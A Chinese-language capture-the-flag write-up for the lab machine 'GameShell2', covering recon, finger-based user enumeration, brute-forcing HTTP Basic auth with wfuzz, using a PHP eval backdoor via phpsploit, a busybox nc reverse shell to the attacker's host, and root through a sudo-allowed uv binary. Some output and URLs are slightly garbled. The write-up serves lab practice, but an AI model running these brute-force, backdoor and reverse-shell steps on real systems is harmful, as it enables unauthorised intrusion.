

GameShell2

Recon

常规枚举

端口扫描

```
→ GameShell2 nmap -p- -n -Pn -sV 192.168.56.104 -min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 14:32 CST
Nmap scan report for 192.168.56.104
Host is up (0.00038s latency).

Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
79/tcp    open  finger   OpenBSD fingerd (ported to Linux)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:9E:29:D9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: GameShell2; OSs: Linux, Linux 4.19.0-27-amd64; CPE:
cpe:/o:linux:linux_kernel, cpe:/o:linux:linux_kernel:4.19.0-27-amd64

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds
```

目录扫描

```
→ GameShell2 feroxbuster --url 'http://192.168.56.104' -x php,html,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[ __ ] [ __ ] [ __ ] [ __ ] | / ` | [ __ ] \ [ __ ] | [ __ ] \ [ __ ]
| [ __ ] | [ __ ] | \ | \ | \ | \ , | \ | / | \ | / | \ | / | \ |
by Ben "epi" Risher 🐸 ver: 2.13.0




|  |                 |                                                               |
|--|-----------------|---------------------------------------------------------------|
|  | Target Url      | http://192.168.56.104/                                        |
|  | In-Scope Url    | 192.168.56.104                                                |
|  | Threads         | 50                                                            |
|  | Wordlist        | /usr/share/wordlists/dirbuster/directory-list-2.3- medium.txt |
|  | Status Codes    | All Status Codes!                                             |
|  | Timeout (secs)  | 7                                                             |
|  | User-Agent      | feroxbuster/2.13.0                                            |
|  | Config File     | /etc/feroxbuster/ferox-config.toml                            |
|  | Extract Links   | true                                                          |
|  | Extensions      | [php, html, zip, txt]                                         |
|  | HTTP methods    | [GET]                                                         |
|  | Recursion Depth | 4                                                             |


```


🚩 Press [ENTER] to use the Scan Management Menu™

Code	Method	Time	Size	URL
404	GET	91	31w	276c http://192.168.56.104/terminal
404	GET	91	31w	276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403	GET	91	28w	279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	3691	868w	14134c http://192.168.56.104/
200	GET	3691	868w	14134c http://192.168.56.104/index.html
200	GET	6771	680w	2052c http://192.168.56.104/users.html
200	GET	21	4w	35c http://192.168.56.104/robots.txt
401	GET	141	54w	461c http://192.168.56.104/terminal

terminal 需要基础认证



users.html 应该是用户字典



用户枚举

探测 finger 服务 · 存在的用户会显示如下 · 不存在的用户会提示no such user

```
→ GameShell2 nc -nv 192.168.56.104 79
(UNKNOWN) [192.168.56.104] 79 (finger) open
root
```

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

01:38:36 up 7 min, 0 users, load average: 5.00, 4.74, 1.99

Login: root
Directory: /root
Never logged in.

Name: root
Shell: /bin/bash

```
No mail.  
No Plan.
```

所以我们可以尝试通过 `finger` 枚举存在的用户

```
→ GameShell2 curl http://192.168.56.104/users.html > users.txt
```

写一个脚本来进行爆破

```
#!/bin/bash

# ===== 配置区域 =====
TARGET="192.168.56.104"
# 你的大字典路径
WORDLIST="users.txt"
OUTPUT="res.txt"
# =====

echo "[*] 启动 Finger 用户枚举 (Target: $TARGET)"
echo "[*] 过滤条件: 忽略包含 'no such user' 的响应"
echo "[*] 结果保存: $OUTPUT"
echo "-----"

# 清空/新建输出文件
> "$OUTPUT"

# 检查字典
if [ ! -f "$WORDLIST" ]; then
    echo "[!] 错误: 找不到字典文件 $WORDLIST"
    exit 1
fi

# =====
# 警告: 由于字典有1000万行, 单线程 nc 跑完全程可能需要数天。
# 为了演示和快速测试, 这里默认加了 'head -n 500' 只跑前500个。
# (●) 如果你要跑全量, 请删除下面的 '| head -n 500' (●)
# =====
cat "$WORDLIST" | head -n 500 | while read user; do

    # 去除两端空白符并跳过空行
    user=$(echo "$user" | xargs)
    if [ -z "$user" ]; then continue; fi

    # 发送请求 (设置 -w 1 超时 1秒, 防止卡顿)
    # 将错误输出合并到标准输出, 以便捕捉所有信息
    response=$(echo "$user" | nc -nv -w 1 "$TARGET" 79 2>&1)

    # === 核心逻辑判断 ===
```

```

# 1. 如果结果为空，跳过
if [ -z "$response" ]; then
    echo -ne "[ - ] $user (无响应)      \r"
    continue
fi

# 2. 如果包含 "no such user"，明确判定为不存在，跳过
if echo "$response" | grep -qi "no such user"; then
    echo -ne "[ - ] $user (不存在)      \r"
    continue
fi

# 3. 如果到了这一步，且包含 Finger 协议的特征词，则判定为发现用户
# 特征词：Login, Directory, Shell, Plan, Name
if echo "$response" | grep -qE "Login|Directory|Shell|Plan|Name:"; then
    echo -e "\n\033[32m[+] 发现有效用户：$user \033[0m"

# 写入文件
echo "===== > \"$OUTPUT"
echo "Username: $user" >> "$OUTPUT"
echo "$response" >> "$OUTPUT"


# 检查是否有 Plan 或者是 "No Plan"
if echo "$response" | grep -qi "No Plan"; then
    echo "      -> (No Plan)"
else
    # 如果没有 'No Plan' 字样，但有 Plan 字段，说明可能有秘密信息
    echo -e "      -> \033[31m[!] 可能包含敏感信息 (Has Plan)! \033[0m"
fi
echo "-----"

else
    # 既不是 "no such user" 也没有特征词，可能是连接错误或垃圾数据
    echo -ne "[ - ] $user (未知响应)      \r"
fi

done

echo -e "\n\n[*] 扫描完成。有效结果已保存至 $OUTPUT"

```



```

→ GameShell2 ./a.sh
[*] 启动 Finger 扫描 (Target: 192.168.56.104)
[*] 扫描速率: 2 次/秒 (0.5s interval)
[*] 结果保存: res.txt
-----
[+] Found: dt
[!] Attention: User dt has a PLAN!

```

通过 finger 查询，确认 dt 用户存在

```
→ GameShell2 finger dt@192.168.56.104
```

```
Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !
02:11:26 up 12 min, 0 users, load average: 0.06, 1.92, 1.47
Login: dt
Name:
Directory: /home/dt
Shell: /bin/bash
Never logged in.
No mail.
No Plan.
```

然后再对 HTTP 认证进行爆破 · 先尝试前 5000 条

```
→ GameShell2 head -n 5000 /usr/share/wordlists/rockyou.txt > rockyou_5000.txt
```

```
import base64

input_file = "rockyou_5000.txt"
output_file = "payloads.txt"
username = "dt"

try:
    with open(input_file, "r", encoding="latin-1") as f_in, open(output_file, "w") as f_out:
        for line in f_in:
            # 去除行尾换行符
            password = line.strip()
            # 拼接
            raw_str = f"{username}:{password}"
            # Base64 编码 (注意要先转为 bytes)
            encoded_bytes = base64.b64encode(raw_str.encode("utf-8"))
            # 转回 string 并写入
            encoded_str = encoded_bytes.decode("utf-8")
            f_out.write(encoded_str + "\n")

    print(f"[*] 成功！字典已生成: {output_file}")

except FileNotFoundError:
    print(f"[!] 错误：找不到输入文件 {input_file}")
```

通过 wfuzz 进行爆破

```
→ GameShell2 wfuzz -u 'http://192.168.56.104/terminal' -H 'Authorization: Basic FUZZ' -w payloads.txt --hc 401
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

Target: http://192.168.56.104/terminal

Total requests: 5000

```
=====
ID      Response   Lines    Word      Chars      Payload
=====
```

```
000000666: 200        2 L       10612 W     728521 Ch    "ZHQ6cHVycGx1MQ=="
```

Total time: 2.234190


Processed Requests: 5000


Filtered Requests: 4999

Requests/sec.: 2237.947

得到凭据 dt:purple1

通过HTTP 认证后，完成后提示：Your pass is: 0t4tdtl (痛苦面具)





获得的密码是 `dt` 用户的密码

```
dt@GameShell2:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

To `www-data`

进去的 shell 还是个受限的，通过 `/bin/sh` 可以逃逸出来，并且家目录下存在 `phpsploit`

```
dt@GameShell2:~$ cd phpsploit/
Error: cd command is restricted phpsploit/
```

`/var/www` 下还存在一个 `dev` 目录，只有 `www-data` 有权限

```
$ ls -al
total 16
drwxr-xr-x  4 root      root      4096 Nov 21 03:04 .
drwxr-xr-x 12 root      root      4096 Apr  1 2025 ..
drwx-----  2 www-data  www-data  4096 Nov 21 06:49 dev
drwxr-xr-x  2 root      root      4096 Nov 21 03:58 html
```

查看 `apache2` 配置文件，发现一个域名


```
$ cat /etc/apache2/sites-available/dev.astra.ds.conf
<VirtualHost *:80>
    # 虚拟主机域名 (需与 /etc/hosts 一致 )
    ServerName dev.astra.ds

    DocumentRoot /var/www/dev

    <Directory /var/www/dev>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/dev.astra.ds.error.log
    CustomLog ${APACHE_LOG_DIR}/dev.astra.ds.access.log combined
</VirtualHost>
```

添加到 hosts 文件后进行访问



Dev Environment - dev.astra.ds

对其进行目录扫描


```
→ GameShell2 feroxbuster --url 'http://dev.astra.ds/' -x php,html,zip,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
|__ |__ |__) |__) | /` |__\ \_ | | \ |__|_
| | | | | \ | \ | \_, | \_ / / \ | | / |__|_
by Ben "epi" Risher 🐱 ver: 2.13.0
```

	Target Url	http://dev.astra.ds/
	In-Scope Url	dev.astra.ds
	Threads	50
	Wordlist	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
	Status Codes	All Status Codes!
	Timeout (secs)	7
	User-Agent	feroxbuster/2.13.0
	Config File	/etc/feroxbuster/ferox-config.toml
	Extract Links	true
	Extensions	[php, html, zip, txt]

	HTTP methods		[GET]	
	Recursion Depth		4	
<hr/>				
Press [ENTER] to use the Scan Management Menu™				
403	GET	91	28w	278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404	GET	91	31w	275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	21	9w	68c http://dev.astra.dsز/
200	GET	21	9w	68c http://dev.astra.dsز/index.html
200	GET	01	0w	0c http://dev.astra.dsز/backdoor.php

估计是还需要参数，根据家目录里面的 `phsploit`，它是一个功能齐全的 C2 框架，并且默认的参数是 `HTTP_PHPSPLOIT` (<https://github.com/nil0x42/phsploit>)



我们克隆该项目下来进行连接

```
(more) → phsploit git:(master) ./phsploit -t http://dev.astra.dsز/backdoor.php
-i

phsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>

[*] Sending payload to http://dev.astra.dsز:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.102 -> 192.168.56.104)

Connected to Linux server (dev.astra.dsز)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phsploit(dev.astra.dsز) >

phsploit(dev.astra.dsز) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

进行反弹 shell

```
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>
[*] Sending payload to http://dev.astra.ds:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.102 -> 192.168.56.104)

Connected to Linux server (dev.astra.ds)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phpsploit(dev.astra.ds) > id
[-] Unknown Command: id (use `run` plugin to run remote command)
phpsploit(dev.astra.ds) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
phpsploit(dev.astra.ds) > run busybox nc 192.168.56.102 1234 -e /bin/bash
```

```
inet6 fe80::221a:aa68:fb2:38da/64 scope link noprefixr
    valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc f
    link/ether 00:0c:29:01:8d:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global
        valid_lft 333sec preferred_lft 333sec
    inet6 fe80::20c:29ff:fe01:8dd2/64 scope link noprefixro
        valid_lft forever preferred_lft forever
→ GameShell2 nc -lvp 1234 ...
listening on [any] 1234 ...
connect to [192.168.56.102] from dev.astra.ds [192.168.56.
$
```

To Root

查看 sudo 权限

```
Matching Defaults entries for www-data on GameShell2:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User www-data may run the following commands on GameShell2:
(ALL) NOPASSWD: /usr/local/bin/uv
```

结束

```
www-data@GameShell2:/var/www$ sudo /usr/local/bin/uv run /bin/bash
root@GameShell2:/var/www#
```

```
root@GameShell2:~# cat root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}
```